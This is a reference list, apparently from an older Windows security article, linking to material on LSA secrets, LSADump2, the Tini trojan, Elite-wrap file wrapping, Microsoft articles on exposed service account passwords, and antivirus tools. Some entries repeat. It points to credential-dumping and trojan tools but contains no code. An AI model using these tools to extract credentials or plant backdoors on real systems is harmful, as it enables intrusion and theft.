http://www.pestpatrol.com/pestinfo/l/lsa_dump_2.asp

Security Questions via Microsoft TechNet:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/askus/au052200.asp

Hacking Exposed: Windows Server 2003
Chapter 8: Expanding Influence (Page 198 - LSA Secrets)

Storing your Secret Data in Windows (by Michael Howard)
http://archive.devx.com/upload/free/Features/zones/security/articles/2000/09sept00/mh0900%5B1%5D.asp

Administrators Can Display Contents of Service Account Passwords
http://support.microsoft.com/default.aspx?scid=kb;en-us;184017

Global References

Norton Antivirus Corporate Edition information, manuals, knowledge-base and downloads
http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155&EID=0

Administrators can display the contents of Service account passwords
http://support.microsoft.com/default.aspx?scid=kb;en-us;184017

Pest-Patrol: The company, information, tools and utilities
www.pestpatrol.com

Winutils.net is dedicated to developing quality utility software for Intel-based Windows operating systems
http://www.winutils.net/datarecovery.html

Tini Trojan information
http://www.ntsecurity.nu/toolbox/tini/

Elite-wrap: File wrapping software, documentation and download:
http://www.dundeecake.demon.co.uk/elitewrap

LSADump2 Information
http://www.pestpatrol.com/pestinfo/l/lsa_dump_2.asp

Security Questions Answered (via Microsoft Tech-Net)
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/askus/au052200.asp

Hacking Exposed: Windows Server 2003
Chapter 8: Expanding Influence (Page 198 - LSA Secrets)

Storing your Secret Data in Windows (by Michael Howard)
http://archive.devx.com/upload/free/Features/zones/security/articles/2000/09sept00/mh0900%5B1%5D.asp

Ad-Aware 6.0: Company site and product information
www.lavasoftusa.com

Ad-Aware 6.0: Download application
www.networkingfiles.com/Cookie/adaware.htm

LSA/SAM Encryption Procedures and Additional information
http://support.microsoft.com/support/kb/articles/q143/4/75.asp

Administrators Can Display Contents of Service Account Passwords
http://support.microsoft.com/default.aspx?scid=kb;en-us;184017